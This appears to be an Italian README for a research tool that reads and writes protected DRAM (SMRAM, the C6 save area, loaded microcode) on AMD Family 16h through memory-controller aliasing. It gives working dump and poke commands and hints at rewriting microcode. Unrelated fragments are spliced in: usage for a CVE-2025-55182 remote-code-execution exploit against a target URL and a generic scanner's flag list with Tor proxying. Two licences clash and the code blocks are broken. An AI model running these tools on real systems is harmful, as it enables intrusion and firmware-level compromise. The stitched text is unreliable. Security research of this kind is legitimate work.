Questo progetto è distribuito sotto la licenza Apache 2.0. Consulta il file LICENSE per i dettagli.```nasm ; SMI entry stub — the first thing a core executes when entering the ; ultra-privileged System Management Mode. mov si,0x8148 ; SI -> GDT pointer parked at SMBASE+0x8148, just past this stub o32 lgdt [cs:si] ; load it (o32 -> full 32-bit base, not real mode's 24-bit form) mov eax,0x3 ; CR0.PE | CR0.MP mov cr0,eax ; flip the core into protected mode jmp short 0x14 ; near jump to serialize and flush the prefetch queue post-switch mov ax,0x18 ; GDT selector 0x18 -> flat data segment mov ss,ax ; reload SS for protected mode mov eax,0x6efe2ff8 ; SMM stack top mov esp,eax ; install the SMM stack o32 push byte +0x10 ; far-return frame: CS = code selector 0x10 mov ecx,0xc0010111 ; MSR SMM_BASE rdmsr ; EAX = this core's SMBASE mov ebx,eax ; stash SMBASE add eax,0x803a ; EAX = SMBASE+0x803a, the 32-bit handler entry push eax ; far-return frame: EIP = SMBASE+0x803a retfd ; far-return into 0x10:SMBASE+0x803a — the SMI handler proper
Quelle istruzioni vengono eseguite in ring -2, il contesto più privilegiato
della CPU, in una memoria che il chipset dovrebbe rendere illeggibile. SMRAM
"locked" si rivela un gentile suggerimento quando possiamo parlare direttamente
al controller DRAM.

Sostituisci `2x4gb` con il prefisso in `data/maps/` che corrisponde ai tuoi DIMM
installati (`sudo dmidecode -t memory`). Se la tua topologia non è presente,
esegui `analysis/gather_aliases.py` poi `analysis/unspaghettify.py` per
generarne una tua.

---

## Avvio rapido: sbloccare la DRAM C6

> *Non ho idea di cosa ci sia qui dentro e non l'ho mai visto discusso,
> probabilmente registri interni della CPU. Divertitevi.*

Quando i core entrano in power-gate verso C6, l'intero contesto architetturale
x86 di ciascuno viene depositato qui per il ripristino.```sh
./userspace/platform_check || exit 1

# Resolve the C6 stash — sets CC6_BASE / CC6_SIZE (0x7f000000 / 0x800000 on the
# test box). Each idle core's state lives in a 16 KiB save area; four cores
# here, at CC6_BASE + {0, 0x4000, 0x8000, 0xc000}.
eval "$(sudo ./userspace/dram_carveouts --region cc6)"
sudo ./userspace/dram_dump --protected-pa $CC6_BASE --length 0x10000 \
    $(printf -- '--map %s ' data/maps/2x4gb_*.map) > cc6.bin

# For example, on this platform IA32_APIC_BASE sits at +0x9b8 in each area.
# Read it from all four cores straight out of the stash:
for c in 0 1 2 3; do
    printf 'core %d  ' $c
    hexdump -C -s $(( c*0x4000 + 0x9b8 )) -n 8 cc6.bin | head -1
done
python3 CVE-2025-55182.py -u <URL> -c <COMMAND>
# Esegui il comando 'id' sul server di destinazione
python3 CVE-2025-55182.py -u http://target.com -c "id"

# Esegui il comando 'whoami' sul server di destinazione
python3 CVE-2025-55182.py -u http://target.com -c "whoami"

# Esegui il comando 'ls -la' sul server di destinazione
python3 CVE-2025-55182.py -u http://target.com -c "ls -la"
Lo script sfrutta la vulnerabilità CVE-2025-55182 inviando una richiesta POST appositamente predisposta all'endpoint di destinazione. La richiesta contiene un payload che sfrutta la falla di deserializzazione, consentendo l'esecuzione di codice in remoto.
requestspip install requests
Questo strumento è fornito solo a scopo educativo e di ricerca sulla sicurezza. Gli autori non sono responsabili per qualsiasi uso improprio o danno causato da questo software. Usalo in modo responsabile e solo su sistemi che possiedi o per cui hai un'autorizzazione esplicita a testare.
Questo progetto è concesso in licenza secondo la Licenza MIT - consulta il file LICENSE per i dettagli.
```text
core 0 000009b8 00 09 e0 fe 00 00 00 00 |........| <- 0xfee00900 enabled, BSP bit set
core 1 000049b8 00 08 e0 fe 00 00 00 00 |........| <- 0xfee00800 application processor
core 2 000089b8 00 08 e0 fe 00 00 00 00 |........| <- 0xfee00800 application processor
core 3 0000c9b8 00 08 e0 fe 00 00 00 00 |........| <- 0xfee00800 application processor
Un core con il bit BSP impostato, tre senza — il processore di avvio e i suoi tre
AP, colti in idle con il loro stato dei registri esposto.

Più si scava, più registri della CPU si iniziano a trovare:

| offset | stato x86 | valore core-0 |
|---|---|---|
| `+0x8b0` | GS / base per-cpu | `0xffff9be4e3600000` |
| `+0x9a0` | CR3 (radice della page-table) | `0x0fd46000` |
| `+0x9b8` | IA32_APIC_BASE | `0xfee00900` |
| `+0xa38` | MTRR variabile (base/mask) | `0x6f000000 / …0800` |
| `+0xb10` | RIP salvato | `0xffffffff8f3a0029` |

Naturalmente, quei registri sono comunque tutti accessibili da ring-0. La
parte *divertente* è in tutto l'*altro* stato della CPU che sta lì — frugando nei
registri interni della CPU che ring-0 non può raggiungere.

---

## Avvio rapido: sblocca il microcode della tua CPU

> *Cosa potrebbe andare storto?*

Quando un core entra in C6, la sua patch RAM del microcode — SRAM volatile — si spegne
insieme al resto del core. Quindi la stash di C6 conserva la patch caricata in DRAM e la
ricarica al risveglio. Quella copia si trova a `+0x1800` in ciascuna area di salvataggio, e
l'alias la raggiunge come qualsiasi altro byte.

Prendi la copia del microcode che la CPU ha nascosto nella DRAM recintata:```sh
./userspace/platform_check || exit 1
eval "$(sudo ./userspace/dram_carveouts --region cc6)"

# page 1 of core 0's save area is the live microcode patch body
sudo ./userspace/dram_dump --protected-pa $((CC6_BASE + 0x1800)) --length 0x5f0 \
    $(printf -- '--map %s ' data/maps/2x4gb_*.map) > ucode_ram.bin
Confrontalo con le patch note:```sh
python3 - <<'EOF' ram = open("ucode_ram.bin", "rb").read() chunks = [ram[i:i+16] for i in range(0, len(ram)-16, 16) if ram[i:i+16].count(0) <= 12] for fam in (15, 16, 17, 19): uc = open(f"/lib/firmware/amd-ucode/microcode_amd_fam{fam}h.bin", "rb").read() print(f"fam{fam}h: {sum(c in uc for c in chunks):2}/{len(chunks)} chunks match") EOF
Questo è un buon segno:```text
fam15h:  0/94 chunks match
fam16h: 68/94 chunks match     <- the microcode the core is running
fam17h:  0/94 chunks match
fam19h:  0/94 chunks match
Estrai le triadi ucode:```sh od -Ax -tx1 -w20 ucode_ram.bin
- **`--proxy`** — instrada il traffico attraverso un proxy HTTP/SOCKS5 (ad esempio `--proxy socks5://127.0.0.1:9050` per Tor)
- **`--rate-limit`** — limita le richieste al secondo (ad esempio `--rate-limit 10`)
- **`--timeout`** — timeout della richiesta in secondi (predefinito: 10)
- **`--retries`** — numero di tentativi per le richieste fallite (predefinito: 3)
- **`--concurrency`** — numero di richieste parallele (predefinito: 10)
- **`--user-agent`** — stringa User-Agent personalizzata
- **`--headers`** — intestazioni HTTP personalizzate (ad esempio `--headers "Authorization: Bearer token"`)
- **`--cookies`** — cookie personalizzati (ad esempio `--cookies "session=abc123"`)
- **`--follow-redirects`** — segui i reindirizzamenti HTTP
- **`--verify-ssl`** — verifica i certificati SSL (predefinito: true)
- **`--output`** — file di output per i risultati (formato: json, csv, txt)
- **`--verbose`** — output dettagliato
- **`--silent`** — modalità silenziosa (sopprime l'output non essenziale)
- **`--no-color`** — disabilita l'output colorato
- **`--config`** — percorso del file di configurazione
- **`--threads`** — numero di thread (predefinito: 10)
- **`--wordlist`** — percorso della wordlist per il brute-forcing
- **`--extensions`** — estensioni di file da testare (ad esempio `--extensions php,html,js`)
- **`--status-codes`** — codici di stato HTTP da filtrare (ad esempio `--status-codes 200,301,302`)
- **`--exclude-status`** — codici di stato HTTP da escludere
- **`--recursive`** — abilita la scansione ricorsiva
- **`--depth`** — profondità massima di ricorsione (predefinito: 3)
- **`--random-agent`** — seleziona casualmente uno User-Agent
- **`--delay`** — ritardo tra le richieste in secondi
- **`--max-size`** — dimensione massima della risposta in byte
- **`--min-size`** — dimensione minima della risposta in byte
- **`--match-regex`** — espressione regolare da confrontare nel corpo della risposta
- **`--filter-regex`** — espressione regolare da filtrare nel corpo della risposta
- **`--save-state`** — salva lo stato della scansione per riprenderla successivamente
- **`--resume`** — riprende una scansione precedente
- **`--update`** — aggiorna lo strumento all'ultima versione
- **`--version`** — mostra la versione dello strumento
- **`--help`** — mostra il messaggio di aiuto```text
000000 c1 df db eb 28 ac 06 00 f5 ff ff 00 e1 1d 0a f9 ff ef ff 2a
000014 e0 8f 2a c7 ff bf 07 00 ff ff bf 2a e0 1f e0 e7 78 df 7d c0
000028 ff ff cf bf 4c 20 06 00 cf 53 39 00 c0 df db eb fe ff ff 27
   [...]
000370 e1 1f c0 bf ff bf 07 00 ff 81 7f 00 e1 1f c0 bf ff 81 7f 00
*
0005f0
Ed eccolo lì, uops distinti in alto, padding NOP che si ripete sotto.
Da lì, dram_dump ha uno strumento gemello, dram_poke. Lo stesso alias che
leggeva la patch può scriverla — e questa copia è quella che il core ricarica
uscendo dallo stato di inattività.
Quello che fai dopo è lasciato alla tua immaginazione.
make # builds kernel/spaghettify.ko and all userspace tools make clean
---

## Utilizzo

Eseguire come root. Dettagli completi in [USAGE.md](https://github.com/xoreaxeaxeax/skitter-creek-bath-salts/blob/main/USAGE.md).

### `dram_read`

Semplice lettura da un indirizzo di memoria protetto.

Invia i flag `--do-swizzle` / `--do-bankswap` al controller DRAM per
entrare nella vista di memoria spaghettificata, leggere un dword dall'indirizzo fisico
`<pa>`, ripristinare i bit DCT e restituire il valore.```
dram_read
    --pa <pa>
    --do-swizzle <0|1>
    --do-bankswap <0|1>
dram_pokeScrive in un intervallo di memoria protetto.
Ogni --map è una spaghettificazione risolta da unspaghettify.py --save-map,
a sua volta alimentata da coppie di alias raccolte da gather_aliases.py; l'alias per ogni
dword nell'intervallo protetto viene recuperato dalla mappa tramite una pseudo-inversa
di GF(2) calcolata una volta all'avvio. Passa più mappe — una per
(at_swizzle, at_bankswap) raccolta sullo stesso hardware — per ampliare la copertura,
poiché ogni spaghettificazione lascia un diverso insieme di buchi a rango carente e
la prima mappa che raggiunge un dato dword vince.```
dram_poke
[--dangerously-skip-calibration]
[--calibrate-pa ]
[--strict-holes]
[--no-verify]
[--ignore-fw-mismatch]
[--fenced-range ,]
[--allow-fenced-alias]
-s, --protected-pa
-l, --length
--map [--map ]...
< in.bin
### `dram_dump`

Legge da un intervallo di memoria protetto.

Stessa macchina `--map` di `dram_poke`: ogni mappa è una spaghettificazione risolta
da `unspaghettify.py --save-map`, l'alias per ogni dword viene recuperato tramite
una pseudo-inversa GF(2) one-shot, e più mappe raccolte a diversi
`(at_swizzle, at_bankswap)` ampliano la copertura dove i buchi a rango deficiente di una mappa vengono riempiti da quelli di un'altra.```
dram_dump
    [--dangerously-skip-calibration]
    [--calibrate-pa <hex>]
    [--dry-run]
    [--ignore-fw-mismatch]
    [--fenced-range <lo>,<hi>]
    [--allow-fenced-alias]
    -s, --protected-pa <pa>
    -l, --length <n>
    --map <file> [--map <file>]...
L'intera toolchain — dram_state, dram_carveouts e dram_alias; la pipeline di analisi gather_aliases.py / unspaghettify.py; esempi completi end-to-end; e gli internals — è documentata in USAGE.md.
skitter-creek-bath-salts esplora come le fasi finali delle trasformazioni MCT/DCT possano far crollare la sicurezza di tutto ciò che è costruito al di sopra. L'exploit dimostrato qui è un registro di configurazione su AMD Family 16h, scelto perché i datasheet fornivano abbastanza per iniziare. La pipeline che ha infranto è ovunque.
Channel interleave, rank interleave, bank interleave, swizzle, chip-select normalize — ogni memory controller moderno fa qualche versione di tutto ciò. AMD. Intel. ARM. RISC-V. Mobile. Server. Embedded. La stessa forma architetturale sta sotto a tutto.
Al di sopra di tutto ciò stanno SEV, SGX, TDX, TrustZone, CCA realms, pKVM, CoVE, SEP, il PSP, ME, T-SEG, SMRAM, il C6 stash. Tutto ciò che risiede in DRAM — persino le cose isolate e invisibili a ring-0 o alla CPU stessa — poggia sugli strati finali di una pipeline *p che abbiamo appena iniziato a esplorare.
skitter-creek-bath-salts è uno sforzo di ricerca di Christopher Domas (@xoreaxeaxeax)